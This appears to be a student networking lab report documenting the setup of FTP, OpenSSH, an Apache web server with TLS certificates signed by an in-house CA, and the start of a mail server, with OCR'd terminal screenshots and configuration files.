Upon testing the FTP server, a connection was successfully established using the telnet command targeted at the IP address 10.200.30.21 on port 21. The server responded, confirming its identity as vsFTPd version 3.0.3. Once connected, an attempt to use the 'help' command was made, to which the server responded with a prompt to login using appropriate USER and PASS credentials. This indicates that the server is configured securely, not allowing unauthorized users to retrieve any vital information without first logging in.


SSH Server

For secure remote access to the system, an OpenSSH server has been deployed at the Clayton campus. The OpenSSH server provides encrypted communication sessions over a computer network using the SSH protocol. To configure this server, the following steps and commands were employed:

1. Installation:


```
apt update
apt install openssh-server
```

2. Set up the location:



```
  1. Africa      4. Australia  7. Atlantic  10. Pacific  13. Etc
  2. America     5. Arctic     8. Europe    11. SystemV
  3. Antarctica  6. Asia       9. Indian    12. US
Geographic area: 4

Please select the city or region corresponding to your time zone.

  1. Adelaide     4. Canberra  7. Eucla     10. Lord_Howe  13. Sydney
  2. Brisbane     5. Currie    8. Hobart    11. Melbourne  14. Yancowinna
  3. Broken_Hill  6. Darwin    9. Lindeman  12. Perth
Time zone: 11


Current default time zone: 'Australia/Melbourne'
Local time is now:      Sat Oct 28 02:03:04 AEDT 2023.
Universal Time is now:  Fri Oct 27 15:03:04 UTC 2023.
Run 'dpkg-reconfigure tzdata' if you wish to change it.

Setting up libicu66:amd64 (66.1-2ubuntu2.1) ...
Setting up libxml2:amd64 (2.9.10+dfsg-5ubuntu0.20.04.6) ...
Setting up shared-mime-info (1.15-1) ...
Processing triggers for libc-bin (2.31-0ubuntu9.2) ...
root@SSH:/# 
```


User Configuration: To provide authenticated access, a user named 'monash' was added to the system. The commands used for this purpose were:



```
                      NAME_REGEX[_SYSTEM] configuration variable
  --extrausers        uses extra users as the database
  --help | -h         usage message
  --version | -v      version number and copyright
  --conf | -c FILE    use FILE as configuration file

root@SSH:/# adduser monash
Adding user `monash' ...
Adding new group `monash' (1000) ...
Adding new user `monash' (1000) with group `monash' ...
Creating home directory `/home/monash' ...
Copying files from `/etc/skel' ...
New password:
Retype new password:
passwd: password updated successfully
Changing the user information for monash
Enter the new value, or press ENTER for the default
        Full Name []: Monash
        Room Number []: Monash
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [Y/n]
root@SSH:/# 
```

```
adduser monash
```

For this user, both the username and password were set to'monash'.




```
root@CLAYTON-CLIENT-01:/# ssh monash@10.200.20.13 'pwd'
monash@10.200.20.13's password:
/home/monash
root@CLAYTON-CLIENT-01:/# 
```

The successful execution of the SSH command confirms the proper functionality of the SSH server, ensuring that it is ready for secure remote accesses.

WEB Server

The WEB server has been set up to use TLS, ensuring encrypted communications. The certificates for this encryption are issued by the in-house CA, and the domain name assigned to the WEB server is 31552544.com.



```
...................+++++
..........................................+++++
writing new private key to '/etc/apache2/ssl/31552544.com.key'
-----
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:AU
State or Province Name (full name) [Some-State]:Victoria
Locality Name (eg, city) []:Melbourne
Organization Name (eg, company) [Internet Widgits Pty Ltd]:Monash
Organizational Unit Name (eg, section) []:Clayton
Common Name (e.g. server FQDN or YOUR name) []:Monash
Email Address []:hwan0158@student.monash.edu

Please enter the following 'extra' attributes
to be sent with your certificate request
A challenge password []:1234
An optional company name []:Monash
root@WEB:/# 
```

Firstly, install and setup openssl, then enable the SSL module for Apache. Create a directory for SSL configurations and generate a private key and Certificate Signing Request (CSR) for the domain 31552544.com:


```
#Update system packages:
apt update

#Install Apache2 and OpenSSL:
apt install apache2 openssl

#Activate the SSL module for Apache:
a2enmod ssl

#Establish a directory dedicated to SSL configurations:
mkdir /etc/apache2/ssl
```

Then Generate a private key and CSR for domain 31552544.com, and display the generated CSR to transfer it to the CA server:

```
openssl req -new -newkey rsa:2048 -nodes -keyout
/etc/apache2/ssl/31552544.com.key -out
/etc/apache2/ssl/31552544.com.csr

# Display the CSR to be sent to the CA:
cat /etc/apache2/ssl/31552544.com.csr
```


Note: Challenge password is set as "monash".

Then on the CA server, the CSR is signed using the CA’s private key,



```
conf-enabled    mods-available  sites-available
root@WEB:/# ls /etc/apache2/ssl/
31552544.com.csr  31552544.com.key
root@WEB:/# cat /etc/apache2/ssl/31552544.com.csr
-----BEGIN CERTIFICATE REQUEST-----
MIIDBjCCAe4CAQAwgZQxCzAJBgNVBAYTAkFVMREwDwYDVQQIDAhWaWN0b3JpYTES
MBAGA1UEBwwJTWVsYm91cm5lMQ8wDQYDVQQKDAZNb25hc2gxEDAOBgNVBAsMB0Ns
YXl0b24xDzANBgNVBAMMBk1vbmFzaDEqMCgGCSqGSIb3DQEJARYbaHdhbjAxNThA
c3R1ZGVudC5tb25hc2guZWR1MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKC
AQEA08gRSoLZ4ufyXcTKIazK1YUVrAMM6/OGwpzL83EDCK8WkLVMfCkCwyi9I8mU
UNJ9lfykbMD9OSIJz6YdsgdGZWy9CUzsqBu4J4V+jvvx3zRMxtEHRDQuopwr7sh9
rMOojW6As2Ihfg7ksRIVuSUpw3+9qbHtN9hgXmFQmnLa1KVeCAmEmKi3K0I5e05O
t47FxMYBNiZcUz8whxUvif1GleAxkgwHolEYSWKP03a8ETRXcHtd+e9SghW/SKgE
8V3zPpY8Q/GoFDf9qmqhuQWgz2Pg5HjUO9t8gDuiwa7cqVyoamGw91Ax8yhTMMx0
toEOL4t0V+mxUSRJdwHHtmMUmQIDAQABoCwwEwYJKoZIhvcNAQkHMQYMBDEyMzQw
FQYJKoZIhvcNAQkCMQgMBk1vbmFzaDANBgkqhkiG9w0BAQsFAAOCAQEAcRIRWQ9A
HyhXH8V86kKJuSnDk07YH5AjoRXoS5lRB4r0V1evk889vl5kMjTa0TsZOtBGNuwe
vo95WkqAryk7bpCoDqzokJvGCccDeboe9/6Baorksbi5/2G8MgPzo2TMh2hCUGQY
IwOrxMVFaM2qStgf2O8JHgsNsFUjJv1a3teYeK9asfD5zX/FyQAf49WnJtrr78B7
lg1k6iayKvgRbIgoLmrfmOETuUDD9u2+TIjmdfrcDLaZPdJn5p3sY8KE/tQzMUVb
vsNpoB5Ta+JUZtYNS8WmXUJXUCLFuC6qEvKsCJZ7tlWossIc5EAem8pGDm6RyJHe
1rTNSYQfuM0Pmw==
-----END CERTIFICATE REQUEST-----
root@WEB:/#
```

then transfer the signed certificate back to the WEB server.



```
  GNU nano 4.8                   31552544.com.crt                   Modified
-----BEGIN CERTIFICATE-----
MIIDsTCCApkCFDF1yekco5ANtvprlCgVP6bbmtCqMA0GCSqGSIb3DQEBCwUAMIGU
MQswCQYDVQQGEwJBVTERMA8GA1UECAwIVmljdG9yaWExEjAQBgNVBAcMCU1lbGJv
dXJuZTEPMA0GA1UECgwGTW9uYXNoMRAwDgYDVQQLDAdDbGF5dG9uMQ8wDQYDVQQD
DAZtb25hc2gxKjAoBgkqhkiG9w0BCQEWG2h3YW4wMTU4QHN0dWRlbnQubW9uYXNo
LmVkdTAeFw0yMzEwMjgwODIzMTBaFw0yNDEwMjcwODIzMTBaMIGUMQswCQYDVQQG
EwJBVTERMA8GA1UECAwIVmljdG9yaWExEjAQBgNVBAcMCU1lbGJvdXJuZTEPMA0G
A1UECgwGTW9uYXNoMRAwDgYDVQQLDAdDbGF5dG9uMQ8wDQYDVQQDDAZNb25hc2gx
KjAoBgkqhkiG9w0BCQEWG2h3YW4wMTU4QHN0dWRlbnQubW9uYXNoLmVkdTCCASIw
DQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBANPIEUqC2eLn8l3EyiGsytWFFawD
DOvzhsKcy/NxAwivFpC1THwpAsMovSPJlFDSfZX8pGzA/TkiCc+mHbIHRmVsvQlM
7KgbuCeFfo778d80TMbRB0Q0LqKcK+7IfazDqI1ugLNiIX405LESFbklKcN/vamx
7TfYYF5hUJpy2tSlXggJhJiotytCOXtOTreOxcTGATYmXFM/MIcVL4n9RpXgMZIM
B6JRGElij9N2vBE0V3B7XfnvUoIVv0ioBPFd8z6WPEPxqBQ3/apqobkFoM9j40R4
1DvbfIA7osGu3KlcqGphsPdQMfMoUzDMdLaBDi+LdFfpsVEkSXcBx7ZjFJkCAwEA
ATANBgkqhkiG9w0BAQsFAAOCAQEAUyLwPf0acfIhX49s9RKrOzzYVazFwDf0htHm
oSEmg6umqsWdY8/zuJMTccSKOcfx078ZR3n77m91zm5wN0XEQGWS6IP1k/CbrcL8
BayvT/5WT0j9/l53Z8sE+7sS3daUm1CTDH+dE1694D0uZA4479I3qcIPMa/FOGwq
Rn0v92UB00TzYEL2XWzMiDQuXd8mznBNilPxIMOaYXrcn3OyXr+fk8qJVShSrcIX
6suaVX4KU+cd2lsuCOB559DKQjgWmQ05nHPqG/tyxpE9cYvNTHptAvW+s61djZk5
File Name to Write: 31552544.com.crt
^G Get Help          M-D DOS Format       M-A Append           M-B Backup File
^C Cancel            M-M Mac Format       M-P Prepend          ^T To Files
```

Return to the Web server and perform the following:

Enable Apache's SSL module and set up the SSL virtual host:

```
a2enmod ssl
nano /etc/apache2/sites-available/31552544.com.conf
```

Add the following configuration:


```
<VirtualHost *:443>
    ServerName 31552544.com
    DocumentRoot /var/www/html

    SSLEngine On
    SSLCertificateFile /etc/apache2/ssl/31552544.com.crt
    SSLCertificateKeyFile /etc/apache2/ssl/31552544.com.key

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
```

```
</VirtualHost>
```

Enable the new virtual host configuration and restart Apache:


```
a2ensite 31552544.com.conf
service apache2 restart
```

Upon completion, accessing https://31552544.com will serve the site using the certificate signed by the CA. Prior to the above steps, a ServerName is set in Apache's primary configuration file.




```
  GNU nano 4.8                 /etc/apache2/apache2.conf                Modified
#
LogFormat "%v:%p %h %l %u %t \"%r\" %>s %O \"%{Referer}i\" \"%{User-Agent}i\"" >
LogFormat "%h %l %u %t \"%r\" %>s %O \"%{Referer}i\" \"%{User-Agent}i\"" combin>
LogFormat "%h %l %u %t \"%r\" %>s %O" common
LogFormat "%{Referer}i -> %U" referer
LogFormat "%{User-agent}i" agent

# Include of directories ignores editors' and dpkg's backup files,
# see README.Debian for details.

# Include generic snippets of statements
IncludeOptional conf-enabled/*.conf

# Include the virtual host configurations:
IncludeOptional sites-enabled/*.conf

# vim: syntax=apache ts=4 sw=4 sts=4 sr noet

# ServerName
ServerName 31552544.com

^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Paste Text^T To Spell  ^_ Go To Line
```

From the following result, the configuration was executed successfully.



```
root@WEB:/etc/apache2/ssl# nano /etc/apache2/apache2.conf
root@WEB:/etc/apache2/ssl# service apache2 restart
 * Restarting Apache httpd web server apache2                          [ OK ]
root@WEB:/etc/apache2/ssl#
```



```
root@CLAYTON-CLIENT-01:/# curl https://31552544.com -k

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <!--
    Modified from the Debian original for Ubuntu
    Last updated: 2016-11-16
    See: https://launchpad.net/bugs/1288690
  -->
  <head>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <title>Apache2 Ubuntu Default Page: It works</title>
    <style type="text/css" media="screen">
  * {
    margin: 0px 0px 0px 0px;
    padding: 0px 0px 0px 0px;
  }

  body, html {
    padding: 3px 3px 3px 3px;

    background-color: #D8DBE2;
```

MAIL Server

The MAIL server has been set up with TLS, ensuring encrypted communications with the certificates procured from the CA. The domain name associated with the WEB server is 31552544.com. The MAIL server also features a minimum of two configured email recipients.

Firstly, generate a private key and CSR for the domain:

```
openssl req -new -newkey rsa:2048 -nodes -keyout ~/31552544.com.key
-out ~/31552544.com.csr
```

Note: The password used is "monash".

